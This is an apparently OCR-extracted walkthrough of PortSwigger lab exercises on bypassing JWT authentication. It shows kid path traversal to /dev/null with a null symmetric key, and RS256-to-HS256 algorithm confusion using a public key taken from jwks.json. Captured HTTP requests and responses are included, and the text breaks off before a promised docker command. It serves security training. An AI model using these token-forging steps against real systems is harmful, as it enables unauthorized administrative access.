
<form class="login-form" name="change-email-form" a

Lab: JWT authentication bypass via kid header path traversal

Lab: JWT authentication bypass via kid header path traversal

- This lab uses a JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the kid parameter in JWT header to fetch the relevant key from its filesystem.
- To solve the lab, forge a JWT that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- The application is using a Symmetric algorithm to sign the JWT Token.
- The “kid” value in the header of the JWT Token is being used to retrieve a key from the server’s file system. This value is also vulnerable to directory traversal. This vulnerability allows us to point the “kid” value to /dev/null file, which returns an empty String as the key.
- Creating a Symmetric key with the value of “AA==“ in Burp to sign the JWT Tokens allows us to access admin panel, as we can sign our own JWT Tokens.

- The application is signing the JWT Token with a “symmetric” key, which means the server is using a single key to both sign and verify the token.
- Use the JWT Editor Keys tab in Burp to create a Symmetric Key with the “k” value of “AA==“, which is a base64 encoded null byte.
- The “kid” value in the JWT header is used to retrieve the key from the server’s file system.
- This “kid” is vulnerable to directory traversal. If we get the value to point to the /dev/null file, then it will return an empty (null) String as the key, which will match the same Symmetric key we created to sign our JWT tokens in the previous step.
- Change the value of “sub” to administrator and sign the JWT Token with the Symmetric key we created, and now we can access the admin page.




Lab: JWT authentication bypass via algorithm confusion

Lab: JWT authentication bypass via algorithm confusion

- This lab uses a JWT-based mechanism for handling sessions. It uses a robust RSA key pair to sign and verify tokens. However, due to implementation flaws, this mechanism is vulnerable to algorithm confusion attacks.
- To solve the lab, first obtain the server's public key. This is exposed via a standard endpoint. Use this key to sign a modified session token that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- The application is exposing the public key it is using to verify the token, however, the algorithm the server uses to verify the JWT token can be manipulated.
- The public key (for RS256 algorithm) will now be used as the “HMAC secret” (for the HS256 algorithm).
- Then we can tamper with the JWT Token and sign it with the generated Symmetric key and server will verify the signature essentially using the same key.

- There is an endpoint within the application that is exposing the server's public key used to verify the JWT Token.



Request

Pretty Raw Hex JSON Web Token


```
1 GET /jwks.json HTTP/2
2 Host: 0adc006404f47a77c1679410009b0059.web-security-academy.net
3 Cookie: session=
  eyJraWQiOiJlN2JkOGJiMy1kNWJjLTQwN2ItOWM3YiOyNmM2MmRmZDdkYjIiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J
  Oc3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY3OTM2NjcxNX0.lIzTi5dn_X8CZ-URo2gKO8epPA3kFi9eET4Lc99
  XPPBt9yzAWiROcEdYe_kuCNoH3-uY2eOzSYHswvK4Yq6CpOOnNrA_lNMP8hqF1uudO9yIWIvK-Thu5CJNip1UJY-BNW-bJ5H
  fCwojVLRymD7RpBT64Qiu95fnOrHfnvQSVijeKQxB74y6xrQufMRaCdVtjzSZhyKDRY_ZXC74WxGpayOMiANZARTIuqxatZ5
  wwVxR_MzE3rRbm6Rw4MKHRUN7DEfoy3ad3oWB6mOwWTO19DMCwzpyfVPEy9-PoH5U_LeWb5QxMW5JflXjehYUKdvTc6Evz9L
  jJl5hzvBcc7O1iw
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Referer: https://0adc006404f47a77c1679410009b0059.web-security-academy.net/login
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15
```


Response


Pretty Raw Hex Render


```
1 HTTP/2 200 OK
2 X-Frame-Options: SAMEORIGIN
3 Content-Length: 455
4
5 {
    "keys":[
      {
        "kty":"RSA",
        "e":"AQAB",
        "use":"sig",
        "kid":"e7bd8bb3-d5bc-407b-9c7b-26c62dfd7db2",
        "alg":"RS256",
        "n":
        "oyp2tH_j94dHeOUp_ex5bFmo-UCt3_OVnrap7DU887HwHeEYVQNtUr-dYy8wRlErf3HQuWcHOV2w62TlBOeUSySo4
        kfaaKztRKqSeOcro_pwolSsi8sdohzlH71oSbW-3z8V1f4B3FLZP4MtaKvz8mrwYTA21cSWWkptWDBbXjrxh6uVgX7
        LLFFXpj5_MYiJOfnGJKVWx8YSIvUylOpR-Gu_v2Mt9VobW2FFOBFGiZT7cEOTYePItuliuTG84bo5GMWk62q-RGrjd
        E1H3I6_XIz3Fx04YXmtIsNF8Ri41SDj5iG1zE_2SWa2NTZxwVtuQ69Njj89Zir3PcBOWRj6WQ"
      }
    ]
  }
```

- Copy the JWK identified in the previous step (everything within the keys[] array including the curly brackets).
- Go to the JWT Editor Keys tab in Burp and select “New RSA Key”, paste the JWK from the previous step onto the dialog box. Then select the PEM button, which results in a PEM key. Copy this entire Key including the extra line at the end.











- Go to Burp Decoder and base64 encode the PEM key that was copied from the previous step.




- Go back to the JWT Editor Keys tab in Burp and select “New Symmetric Key” and click on Generate.
- Paste the base64 encoded PEM key within the “k” value and save the key.



- Now for the JWT token, change the “alg” to “HS256”. What this will do is instead of using separate keys public/private with RS256, the server will now use the same key (identified in the first step in the jwks.json endpoint) to both sign and verify the JWT Token.

- So now we can manipulate the JWT Token in anyway and sign it with the same symmetric key we created earlier.



Lab: JWT authentication bypass via algorithm confusion with no exposed key

Lab: JWT authentication bypass via algorithm confusion with no exposed key

- This lab uses a JWT-based mechanism for handling sessions. It uses a robust RSA key pair to sign and verify tokens. However, due to implementation flaws, this mechanism is vulnerable to algorithm confusion attacks.
- To solve the lab, first obtain the server's public key. Use this key to sign a modified session token that gives you access to the admin panel at /admin, then delete the user carlos.
- You can log in to your own account using the following credentials: wiener:peter
- **Summary – Steps to Exploit**:
- See - https://portswigger.net/web-security/jwt/algorithm-confusion/lab-jwt-authentication-bypass-via-algorithm-confusion-with-no-exposed-key

- Log into the application twice and capture the JWT Tokens the server creates for each session.

- Then use the following docker command and use the 2 JWT Tokens as the arguments.

